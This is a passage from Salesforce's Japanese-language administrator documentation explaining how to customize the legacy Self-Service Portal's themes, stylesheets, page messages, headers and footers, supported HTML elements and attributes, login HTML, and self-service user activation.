1. セルフサービスページのヘッダーとフッターをカスタマイズします。「カスタムページヘッダーおよびフッターセクションの作成」(ページ 2875)を参照してください。
2. セルフサービスポータルのフォントと色を、次のいずれかのオプションを使用してカスタマイズします。
   - 定義済みのカラーテーマを選択するか、自分専用のスタイルシートをアップロード (ページ 2868)します。
   - ポイント & クリックエディタを使用して、フォントと色をカスタマイズ (ページ 2865)します。

関連トピック:

セルフサービスの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスポータルを設定する
- 「セルフサービスポータルの管理」

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

セルフサービスのフォントと色のカスタマイズ

メモ: Spring '12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

セルフサービスポータルのフォントと色の設定をカスタマイズして、会社のブランド情報を反映できます。ポータルのフォントと色の設定は、ポータルの「カラーテーマ」で指定します。定義済みのカラーテーマを選択し、ポイント & クリックエディタを使用してカスタマイズします。

1. [設定] から、[クイック検索] ボックスに「フォントと色」と入力し、[フォントと色の設定] を選択します。Salesforce が提供する定義済みのテーマはカスタマイズできます。テーマを表示するには、[プレビュー] をクリックします。
2. カスタマイズするカラーテーマを選択します。

   カラーテーマページでは、次の操作が可能です。

   - テーマからすべてのカスタマイズ設定を削除するには、[デフォルトにリセット] リンクをクリックします。
   - カラーテーマのリストに戻るには、[すべてのテーマに戻る] リンクをクリックします。
   - カスタマイズしたテーマを参照するには、[テーマ名を確認] をクリックします。
3. カスタマイズするポータルページを選択します。カラーテーマはページごとにカスタマイズされ、一部の要素は複数のページで共有されます。

   ポータルページから、次の操作が可能です。

   - カスタマイズ可能な要素をすべて参照するには、[例を参照] をクリックします。
   - カスタマイズ設定を削除するには、要素の横にある [クリア] をクリックします。
   - カスタマイズしたテーマを参照するには、[テーマ名を確認] をクリックします。
   - すべてのポータルページのリストに戻るには、[すべてのページに戻る] リンクをクリックします。
4. カスタマイズするビジュアル要素の横にある [編集] をクリックします。要素によっては、選択したポータルページでのみ表示されるものと複数のポータルページで共有されるものがあります。共有される要素に施した変更は、すべてのページに反映されます。

   メモ: ビジュアル要素よっては、ポイント & クリックエディタまたはカスタムスタイルシートエディタを使用して属性をカスタマイズできます。カスタムスタイルシートエディタを使用すれば、カスケードスタイルシート (CSS) を直接編集できます。2 つのエディタを切り替えるには、[こちらをクリック] のリンクを選択します。ポイント & クリックエディタを使用している場合は、[詳細属性の表示] チェックボックスをオンにして、[こちらをクリック] リンクにアクセスします。カスケードスタイルシート (CSS) に精通しているユーザがだけが定義することをお勧めします。
5. 希望に合わせてビジュアル要素を編集します。

   ポイント & クリックエディタを使用している場合:

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスポータルを設定する
- 「セルフサービスポータルの管理」

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

- 基本または詳細属性の横にある [編集] をクリックします。詳細属性が表示されていない場合は、［詳細属性の表示］チェックボックスをオンにします。
- ポップアップウィンドウで、必要に応じて属性を変更します。
- ポップアップウィンドウで変更内容を確認するには、[OK] をクリックします。

  カスタムスタイルシートエディタを使用している場合は、有効な CSS コードを入力します。

  編集可能なすべてのページ属性一覧については、「セルフサービスページの属性」(ページ 2881)を参照してください。

6. ビジュアル要素およびその属性に対するすべての変更内容を保存するには、[保存] をクリックします。カラーテーマを有効にするまで、セルフサービスユーザには、カスタマイズした内容が表示されません。
7. これらの手順を繰り返して、すべてのビジュアル要素とその属性を、必要に応じてカスタマイズします。
8. [すべてのページに戻る]リンクをクリックしてカラーテーマのリストに戻り、次に[すべてのテーマに戻る]をクリックします。
9. [有効なテーマの設定] をクリックします。
10. ポータル、ライブ、およびリアルタイムで有効にするテーマを選択します。有効なテーマは組織で 1 つしか指定できません。
11. [保存] をクリックします。

メモ: 有効なテーマに加えた変更はただちに反映されるため、顧客を混乱させないためにも、完全にカスタマイズした後で、テーマを有効化することをお勧めします。

関連トピック:

セルフサービスの設定

セルフサービスページのカスタマイズ

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

1. [設定] から、[クイック検索] ボックスに「*セルフサービスポータル*」と入力し、[設定] を選択します。
2. セルフサービスページを必要に応じて強化します。詳細は、次のトピックを参照してください。
   - セルフサービスポータルログインページのカスタマイズ
   - セルフサービスポータルホームページのカスタマイズ
   - ソリューションページの有効化
   - セルフサービスポータルのケース記録ページのカスタマイズ
   - ケース参照ページのカスタマイズ
   - 推奨ソリューションページのカスタマイズ

メモ:

- 同じセルフサービスポータルページの複数バージョンを作成することはできません。ただし、各セルフサービスページをカスタマイズできます。
- Salesforce ナレッジの記事は、セルフサービスポータルに表示されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

および

「アプリケーションのカスタマイズ」

関連トピック:

セルフサービスの設定
セルフサービスのスタイルシートのカスタマイズ
セルフサービスページの属性
カスタムページヘッダーおよびフッターセクションの作成

ポータルを設定するための準備

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

セルフサービスポータルまたは Salesforce カスタマーポータルを設定する前に、次の作業を行います。

- 公開ソリューションの作成 - ソリューションを確認し、[セルフサービスポータルに公開] としてマークします。[セルフサービスポータルに公開] としてマークされたソリューションのみセルフサービスポータルまたはカスタマーポータルに表示できます。セルフサービスポータルの場合のみ、ホームページに含める上位 5 個のソリューションを指定します。
- 表示および収集する情報の決定 - ユーザがケースを表示したときに使用できるケース項目を決定します。また、ユーザがオンラインでケースを送信するときの必須項目や、ユーザが推奨ソリューションでケースを解決するときに選択できる選択リスト値も決定する必要があります。

- ポータルの場所の指定 - 会社 Web サイトのどこにポータルのログイン URL を追加するのかを選択します。セルフサービスポータルのログイン URL を特定する方法については、「ログイン HTML の生成」を参照してください。カスタマーポータルのログイン URL を特定する方法については、「カスタマーポータルのログインと設定の有効化」 (ページ 2794)を参照してください。
- ポータルコミュニケーションテンプレートのカスタマイズ - さまざまな情報 (パスワードのリセット、公開コメントがケースに追加されたときの通知、推奨ソリューションを使用したケース自動レスポンスなど) を伝えるためにどのメールテンプレートをユーザに送信するのかを決定します。
- ポータルのヒント集のカスタマイズおよび配布 - Using the Self-Service Portal and Customer Portal (「セルフサービスポータルおよびカスタマーポータルの使用」) ヒント集をダウンロードし、ポータルのブランドや機能 (推奨ソリューションや、送信済みケースへのファイル添付機能など) に合わせて編集します。その後、ポータルを使用して問題を解決する方法を知りたいと考えている顧客にドキュメントを配布します。

関連トピック:

セルフサービスの設定
セルフサービスのスタイルシートのカスタマイズ

セルフサービスのスタイルシートのカスタマイズ

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

定義済みのカラーテーマを選択するか、サンプルのセルフサービスカラーテーマのスタイルシートをダウンロードしてカスタマイズできます。このカラーテーマを使用して、組織のブランド情報をセルフサービスポータルに組み込むことができます。

メモ: ポイント & クリックエディタを使用してセルフサービスのカラーテーマをカスタマイズする手順は、「セルフサービスのフォントと色のカスタマイズ」 (ページ 2865)を参照してください。

1. [設定] から、[クイック検索] ボックスに「*セルフサービスポータル*」と入力し、[設定] を選択します。
2. [セルフサービスの設定] をクリックします。
3. ページ設定セクションの [カラーテーマオプションの表示] リンクをクリックします。
4. 希望するフォントと色を探し、[スタイルシートをダウンロード] をクリックします。

   定義済みのカラーテーマをカスタマイズしないで使用する場合は、[選択] をクリックします。
5. ダウンロードしたカラーテーマを保存し、カスタマイズが必要な場合は Web 管理者に依頼してカスタマイズします。ダウンロードしたカラーテーマは、Web 管理者が編集できる CSS スタイルシートです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスポータルを設定する
- 「セルフサービスポータルの管理」

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

6. ダウンロードしたスタイルシートは公開されている場所に保存し、[スタイルシート URL] 項目にスタイルシートの URL を入力します。
7. [保存] をクリックします。

関連トピック:

セルフサービスの設定

セルフサービスポータルログインページのカスタマイズ

セルフサービスログインページをカスタマイズして、ユーザがポータルにサインインするように要求されたときに表示される内容を指定します。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

1. [設定] から、[クイック検索] ボックスに「*セルフサービスポータル*」と入力し、[設定] を選択します。
2. [ポータルページ] リストで、[ログインページ] の横にある [編集] をクリックします。
3. ログインページにカスタムメッセージを表示するには、[メッセージの表示] をオンにします。
4. ページのメッセージを有効にした場合は、テキストボックスにメッセージを入力し、書式設定ツールバーを使用してテキストのサイズ、色、およびフォントを変更します。

   必要に応じて、[HTML の表示] を選択し、ページのメッセージを HTML で表示および編集します。

   JavaScript は、カスタムコードの一部として保存することはできません。また、使用できるのは特定の HTML 要素および属性のみです。
5. [保存] をクリックします。

関連トピック:

セルフサービスの設定

セルフサービスページのカスタマイズ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスページを編集する

- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

セルフサービスポータルホームページのカスタマイズ

セルフサービスホームページをカスタマイズして、ユーザがセルフサービスポータルにログインしたときに表示される機能を追加します。

メモ: Spring'12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

1. [設定] から、[クイック検索] ボックスに「*セルフサービスポータル*」と入力し、[設定] を選択します。
2. [ポータルページ] リストで、[ホームページ] の横にある [編集] をクリックします。
3. 有効にする機能を選択します。

機能	説明
トップのソリューション一覧を表示	選択した最大 5 つのソリューションのタイトルをホームページに一覧表示します。
私のオープンケースを表示	ログインしたセルフサービスユーザのオープン中のケースを一覧表示します。
メッセージの表示	ホームページの上部に表示されるメッセージ。HTML タグも含めて 32,000 文字までのメッセージを入力できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

および

「アプリケーションのカスタマイズ」

4. ページにメッセージを表示するように選択した場合は、テキストボックスにメッセージを入力し、書式設定ツールバーを使用してテキストのサイズ、色、およびフォントを変更します。

   ページのメッセージを HTML で表示するには、[HTML の表示] を選択します。JavaScript は、カスタムコードの一部として保存することはできません。また、使用できるのは特定の HTML 要素および属性のみです。
5. 差し込み項目を挿入して、動的にデータを置換することもできます。
6. [保存] をクリックします
7. ホームページの表示を確認するには、[ポータルページ] リストの [ホームページ] の横にある [プレビュー] をクリックします。セルフサービススタイルシートをカスタマイズしている場合、プレビューではカスタムスタイルが表示されます。

トップソリューションの設定

[ホーム] ページで [トップのソリューション一覧を表示] をオンにして、[セルフサービスの設定] ページの [ソリューション] 関連リストから [追加] をクリックすると、[ホーム] ページに表示するソリューションの検索お

よび選択が可能になります。［セルフサービスポータルに公開］とマークされたソリューションのみを選択できます。

関連トピック:

セルフサービスの設定

セルフサービスページのカスタマイズ

ソリューションページの有効化

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

[セルフサービスポータルページ]関連リストからセルフサービスソリューションページを有効にできます。ソリューションページは、［セルフサービスポータルに公開］が設定されているソリューションとソリューションに添付されているファイルをユーザが参照できるようにします。

1. このページを有効にするには、[ソリューションページ] 行の [編集] をクリックします。
2. ［ソリューションページの表示］チェックボックスをオンにします。
3. ソリューションページの上部にメッセージを表示するには、［メッセージの表示］チェックボックスをオンにします。
4. メッセージを有効にした場合は、テキストボックスにメッセージを入力し、書式設定ツールバーを使用してテキストのサイズ、色、およびフォントを設定します。

   ［HTML の表示］をオンにすると、ページのメッセージを HTML コードで表示できます。JavaScript は、カスタムコードの一部として保存することはできません。また、使用できるのは特定の HTML 要素および属性のみです。
5. 差し込み項目を挿入して、動的にデータを置換できます。
6. [保存] をクリックします。
7. ソリューションページの表示を確認するには、[ソリューションページ] 行の [プレビュー] をクリックします。セルフサービススタイルシートをカスタマイズしている場合、プレビューではカスタムスタイルが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスページを編集する

- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

関連トピック:

セルフサービスの設定

セルフサービスページのカスタマイズ

セルフサービスポータルのケース記録ページのカスタマイズ

セルフサービスポータルのケース登録ページを使用すると、ユーザが新しいケースをカスタマーサポートチームに送信できます。このページをカスタマイズするには、ページのメッセージを作成し、差し込み項目を追加して、挿入するケース項目を選択します。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

このページから送信された新しいケースは、セルフサービス内に自動的に作成され、ケース割り当てルールによって定義されたサポート担当者またはキューに自動的に割り当てられます。

1. [設定] から、［クイック検索］ボックスに「*セルフサービスポータル*」と入力し、[設定] を選択します。
2. [ポータルページ] リストで、[ケース登録ページ] の横にある [編集] をクリックします。
3. ［ケース登録ページの表示］チェックボックスをオンにします。
4. このページにメッセージを表示するには、［メッセージの表示］を選択します。
5. ページのメッセージを有効にした場合は、テキストボックスにメッセージを入力し、書式設定ツールバーを使用してテキストのサイズ、色、およびフォントを変更します。

   ページのメッセージを HTML で表示および編集するには、［HTML の表示］を選択します。JavaScript は、カスタムコードの一部として保存することはできません。また、使用できるのは特定の HTML 要素および属性のみです。
6. 差し込み項目を挿入して、動的にデータを置換することもできます。
7. [保存] をクリックします
8. ページに表示される項目を変更するには、[ページレイアウト] リンクをクリックします。

   メモ: ケース項目に入力規則が指定されていると、項目への更新権限を持たないセルフサービスポータルユーザがケースを記録できないことがあります。ケース登録ページではこれらの項目をアクセス可に設定してください。
9. 終了するには、いつでも [保存] をクリックします。
10. ケース登録ページの表示を確認するには、[ポータルページ] リストの [ケース登録ページ] の横にある [プレビュー] をクリックします。セルフサービススタイルシートをカスタマイズしている場合、プレビューではカスタムスタイルが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスページを編集する

- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

関連トピック:

セルフサービスの設定

セルフサービスページのカスタマイズ

ケース参照ページのカスタマイズ

メモ: Spring '12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

ケース参照ページの有効化とカスタマイズは、[セルフサービスポータルページ]関連リストから実行します。ケース参照ページにより、ユーザは各自のオープンケースおよびクローズケース、関連ソリューション、完了した活動、コメントを参照できます。また、必要に応じてケースにコメントを追加することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

および

「アプリケーションのカスタマイズ」

1. [ケース参照ページ]行の [編集] をクリックします。
2. ユーザが各自のオープンまたはクローズしているケースを参照できるようにするには、[ケース参照ページの表示]をクリックします。
3. ユーザが各自のケースにコメントを追加できるようにするには、[ケースにコメントを追加]をクリックします。ユーザがコメントを追加すると、ケースの所有者にメールが自動的に送信されます。
4. ユーザが各自のケースにファイルをアップロードできるようにするには、[ケースに添付ファイルを追加]を選択します。ユーザが添付ファイルを追加すると、ケースの所有者にメールが自動的に送信されます。

   ケース参照ページのページレイアウトを編集するときに、[ケース添付ファイル]関連リストを追加すると、セルフサービスユーザは、各自のケースに追加するファイルを参照できます。この関連リストには、サポート担当者がケースに追加したファイルもすべて表示されます。
5. このページにメッセージを表示するには、[メッセージの表示]をオンにします。
6. メッセージを有効にした場合は、テキストボックスにメッセージを入力し、書式設定ツールバーを使用してテキストのサイズ、色、およびフォントを設定します。

   [HTML の表示]をオンにすると、ページのメッセージをHTMLコードで表示できます。JavaScriptは、カスタムコードの一部として保存することはできません。また、使用できるのは特定のHTML要素および属性のみです。
7. 差し込み項目を挿入して、動的にデータを置換できます。
8. [保存] をクリックします。
9. ページに表示する項目および関連リストを変更するには、[ページレイアウト] リンクをクリックします。

   [ケース活動] 関連リストを追加すると、セルフサービスユーザは、そのユーザのケースに関連付けられた公開の完了した活動を参照できます。そのためには、行動のページレイアウトで、[セルフサービスポータルに公開]チェックボックスの項目レベルセキュリティをアクセス可に設定することが必要です。これにより、サポート担当者はケースの [活動履歴] 関連リストから [公開] または [非公開] をクリックして、セルフサービスポータルに完了した活動を表示または非表示にすることができます。
10. 終了するには、いつでも [保存] をクリックします。

11. ケース参照ページの表示を確認するには、[ケース参照ページ] 行の [プレビュー] をクリックします。セルフサービススタイルシートをカスタマイズしている場合、プレビューではカスタムスタイルが表示されます。

ヒント: ポータル内で特定のケースをユーザに対して非表示にするには、そのケースの［セルフサービスポータルに公開］チェックボックスをオフにします。

メモ: ケース参照ページでは、［ケース番号］項目の降順でケースが表示されます。ポータルユーザはこの順序を変更できません。また、セルフサービスポータルでケース列を並び替えることもできません。

関連トピック:

セルフサービスの設定

セルフサービスページのカスタマイズ

推奨ソリューションページのカスタマイズ

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

[推奨ソリューションページ] の有効化とカスタマイズは、[セルフサービスポータルページ] 関連リストから実行します。[推奨ソリューションページ] では、特定のケースの解決に役立つ可能性のある関連ソリューションが、最大 10 件表示されます。セルフサービスポータルでケースを登録またはケースを一覧表示すると、ユーザは推奨ソリューションを参照して、そのユーザ自身がケースをクローズできます。

推奨ソリューションページをカスタマイズする手順は、次のとおりです。

1. [推奨ソリューションページ] の行にある [編集] をクリックします。
2. ［推奨ソリューションページ］を選択して、セルフサービスポータルでページを有効にします。
3. ［セルフクローズしたケースの状況］を選択して、セルフサービスユーザによってクローズされたケースの［状況］項目を表示します。この項目に対して最低 1 つの「クローズ」値を選択する必要があります。
4. ユーザに一度に表示する推奨ソリューションの最大件数を選択します。最大 10 件表示できます。
5. ［セルフクローズしたケースの原因］を選択して、セルフサービスユーザが自身のケースをセルフクローズしたときにそれから選択できるようにします。
6. このページにメッセージを表示するには、［メッセージの表示］をオンにします。
7. メッセージを有効にした場合は、テキストボックスにメッセージを入力し、書式設定ツールバーを使用してテキストのサイズ、色、およびフォントを設定します。

   ［HTML の表示］をオンにすると、ページのメッセージを HTML コードで表示できます。

   JavaScript は、カスタムコードの一部として保存することはできません。また、使用できるのは特定の HTML 要素および属性のみです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスページを編集する

- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

8. 差し込み項目を挿入して、動的にデータを置換できます。
9. [保存] をクリックします。
10. 推奨ソリューションページの表示方法を確認するには、[推奨ソリューションページ] の行の [プレビュー] をクリックします。セルフサービススタイルシートをカスタマイズしている場合、プレビューではカスタムスタイルが表示されます。

関連トピック:

セルフサービスの設定

セルフサービスページのカスタマイズ

カスタムページヘッダーおよびフッターセクションの作成

ページヘッダーおよびフッターをカスタマイズして、セルフサービスポータルのすべてのページに会社のブランド情報を適用します。ポータルページのヘッダーおよびフッターには、会社のロゴや、お知らせ、コーポレートカラーを含めることができます。

メモ: Spring'12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

1. [設定] から、［クイック検索］ボックスに「*セルフサービスポータル*」と入力し、[設定] を選択します。
2. [ポータルページセクション] に一覧表示された [ページヘッダー] または [ページフッター] の横にある [編集] をクリックします。
3. ポータルページにヘッダーまたはフッターを表示するには、［ヘッダーを表示］または［フッターを表示］をオンにします。
4. ページのヘッダーまたはフッターとボディ部の境界線を表示するには、［ヘッダーの境界を表示］または［フッターの境界を表示］をオンにします。
5. 必要に応じて、ページのメッセージを入力し、書式設定ツールバーを使用して書式を設定します。

   ページのメッセージを HTML で表示および編集するには、［HTML の表示］を選択します。JavaScript は、カスタムコードの一部として保存することはできません。また、使用できるのは特定の HTML 要素および属性のみです。
6. [保存] をクリックします。

関連トピック:

セルフサービスの設定

セルフサービスページのカスタマイズ

セルフサービスのスタイルシートのカスタマイズ

セルフサービスページの属性

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスポータルを設定する
- 「セルフサービスポータルの管理」

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

セルフサービスポータルのカスタマイズでサポートされる HTML 要素と属性

HTML を使用してセルフサービスポータルページに表示されるページのメッセージをカスタマイズします。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

セルフサービスポータルページとそのページのヘッダーおよびフッターをカスタマイズしてメッセージを含めることができます。また、次の HTML 要素と属性をそのメッセージで使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

サポートされる要素

- a
- abbr
- acronym
- address
- area
- b
- basefont
- bdo
- big
- blockquote
- body
- br
- button
- caption
- center
- cite
- code
- col
- colgroup
- dd
- del
- dfn
- dir
- div
- dl
- dt
- em
- fieldset
- font

- form
- h1
- h2
- h3
- h4
- h5
- h6
- head
- hr
- html
- i
- img
- input
- ins
- kbd
- label
- legend
- li
- link
- map
- menu
- meta
- ol
- optgroup
- option
- p
- pre
- q
- s
- samp
- select
- small
- span
- strike
- strong
- style
- sub
- sup
- table
- tbody

- td
- textarea
- tfoot
- th
- thead
- title
- tr
- tt
- u
- ul
- var
- xmp

サポートされる属性

- abbr
- accept
- accept-charset
- accesskey
- action
- align
- alink
- alt
- axis
- background
- bgcolor
- border
- cellpadding
- cellspacing
- char
- charoff
- charset
- checked
- cite
- class
- classid
- clear
- code
- codebase
- codetype

- color
- cols
- colspan
- compact
- content
- coords
- data
- datetime
- declare
- defer
- dir
- disabled
- enctype
- face
- frameborder
- headers
- height
- href
- hreflang
- hspace
- http-equiv
- id
- ismap
- label
- lang
- language
- link
- longdesc
- marginheight
- marginwidth
- maxlength
- media
- method
- multiple
- name
- nohref
- noresize
- noshade
- nowrap
- readonly

- rel
- rev
- rows
- rowspan
- rules
- scheme
- scope
- scrolling
- selected
- shape
- size
- span
- src
- standby
- start
- style
- summary
- tabindex
- target
- text
- title
- usemap
- valign
- value
- valuetype
- version
- vlink
- vspace
- width

関連トピック:

セルフサービスポータルホームページのカスタマイズ
セルフサービスポータルのケース記録ページのカスタマイズ
セルフサービスポータルログインページのカスタマイズ
カスタムページヘッダーおよびフッターセクションの作成

セルフサービスページの属性

メモ: Spring '12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

次の一覧に、ポイント & クリックエディタを使用して編集できるセルフサービスページ属性を示します。

ページ属性	説明
色	テキストの色。
太字	テキストの太字値 (テキストが太字かどうかなど)。
フォントサイズ	テキストのサイズ。
フォント	文字が表示されるときに適用される特定のスタイル。
フォントファミリ	要素に優先的に適用するフォントファミリ名。Web ブラウザでは、最初に認識されたフォント値が使用されます。
下線	テキストの下線値。テキストに下線が施されているどうかなどです。
境界線の色	ボーダーの色。
境界線のスタイル	点線や実線など、ボーダーのスタイル。
境界線の幅	ボーダーの幅。
下境界線の幅	底部ボーダーの幅。
パディング	ボーダーと要素間のスペース。
パディング上	上部ボーダーと要素間に配置されるスペース。
パディング右	右側ボーダーと要素間に配置されるスペース。
パディング左	左側ボーダーと要素間に配置されるスペース。
パディング下	下部ボーダーと要素間に配置されるスペース。
高さ	要素の高さ。
行の高さ	行の高さ。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスポータルを設定する
- 「セルフサービスポータルの管理」

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

ページ属性	説明
背景色	要素の背景色。
背景の繰り返し	背景画像が表示される形式。たとえば、画像を垂直または水平に繰り返し表示するということです。
背景画像	要素の背景画像。画像のホストとなる相対または絶対 URL は、URL() 構文内に入れる必要があります。たとえば、`url(/sserv/img/tabBg_gray.gif)` です。

関連トピック:

- セルフサービスの設定
- セルフサービスページのカスタマイズ
- セルフサービスのスタイルシートのカスタマイズ

ログイン HTML の生成

メモ: Spring'12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

セルフサービスポータルを有効化およびカスタマイズしたら、ユーザがセルフサービスポータルにログインする URL または HTML コードを生成します。

1. [設定] から、[クイック検索] ボックスに「*セルフサービスポータル*」と入力し、[設定] を選択します。
2. [ログイン **HTML** の生成] をクリックします。
3. 提供された URL または HTML コードをポータルの Web ページに挿入します。
4. [完了] をクリックして、[セルフサービスの設定] ページに戻ります。

メモ: 同じブラウザで同時に Salesforce とセルフサービスポータルにログインすることはできません。たとえば、Salesforce にログインしてから、同じブラウザを使用してセルフサービスポータルにログインすると、Salesforce セッションが無効になります。逆に、セルフサービスポータルにログインしてから、同じブラウザを使用して Salesforce にログインすると、セルフサービスポータルのセッションが無効になります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスポータル HTML を生成する
- 「セルフサービスポータルの管理」

関連トピック:

- セルフサービスの設定

[ポータル] タブの使用

メモ: Spring'12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

[ポータル] タブは、顧客向けのオンラインサポートチャネルを設定する場所です。これにより、セルフサービス顧客は、カスタマサービス担当者に連絡しなくても各自の疑問を解消できます。

[ポータル]タブをクリックすると、ポータルホームページが表示されます。ホームページから、次の操作が可能です。

- 顧客のセルフサービスポータルホームページを参照します。
- セルフサービスポータルページをクリックして、顧客がこれらのページをどのように使用しているかを確認します。
- [レポート] でレポート名をクリックすると、そのレポートに移動できます。
- [ツール] の下に表示されているリンクを選択すると、セルフサービスポータルおよびセルフサービスユーザの管理用のユーティリティにアクセスします。

メモ: [ポータル] タブには、カスタマーポータルは含まれません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスポータルを設定する
- 「セルフサービスポータルの管理」

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

セルフサービスユーザの管理

メモ: Spring'12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

セルフサービスユーザ情報を一元管理し、一度に複数のユーザに変更を加えます。顧客がセルフサービスポータルを利用する前に、セルフサービスへのアクセスを取引先責任者ごとに有効にする必要があります。[取引先責任者]タブで取引先責任者に対して一度に 1 人ずつアクセスを有効にすることも、セルフサービスの設定ページで複数の取引先責任者に対してまとめて有効にすることもできます。

- [取引先責任者] タブでセルフサービスユーザを個別に有効にするには、取引先責任者を選択し、取引先責任者の詳細ページで [セルフサービスを有効にする] をクリックします。
- 一度に複数のセルフサービスユーザを有効にする場合は、「複数のセルフサービスユーザの有効化」(ページ 2885)を参照してください。
- セルフサービスユーザ情報を変更する方法についての詳細は「セルフサービスユーザ情報の編集」(ページ 2886)を参照してください。
- セルフサービスユーザのパスワードをリセットする方法についての詳細は「セルフサービスユーザのパスワードのリセット」(ページ 2887)を参照してください。

関連トピック:

セルフサービスの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスユーザを管理する
- 「セルフサービスユーザの編集」

セルフサービスユーザを一括管理する
- 「セルフサービスポータルの管理」

および

「セルフサービスユーザの編集」

複数のセルフサービスユーザの有効化

メモ: Spring'12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

多数の取引先責任者のセルフサービスアクセス権の有効化など、セルフサービスユーザ管理操作を一括して実行できます。各取引先責任者は、メールアドレスを持っており、セルフサービスユーザである取引先と関連付けられている必要があります。

セルフサービスポータルで新規ユーザを有効にする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. [新規ユーザの有効化] をクリックします。
3. 有効にする取引先責任者のリストを絞り込むための検索条件を入力し、[検索] をクリックします。
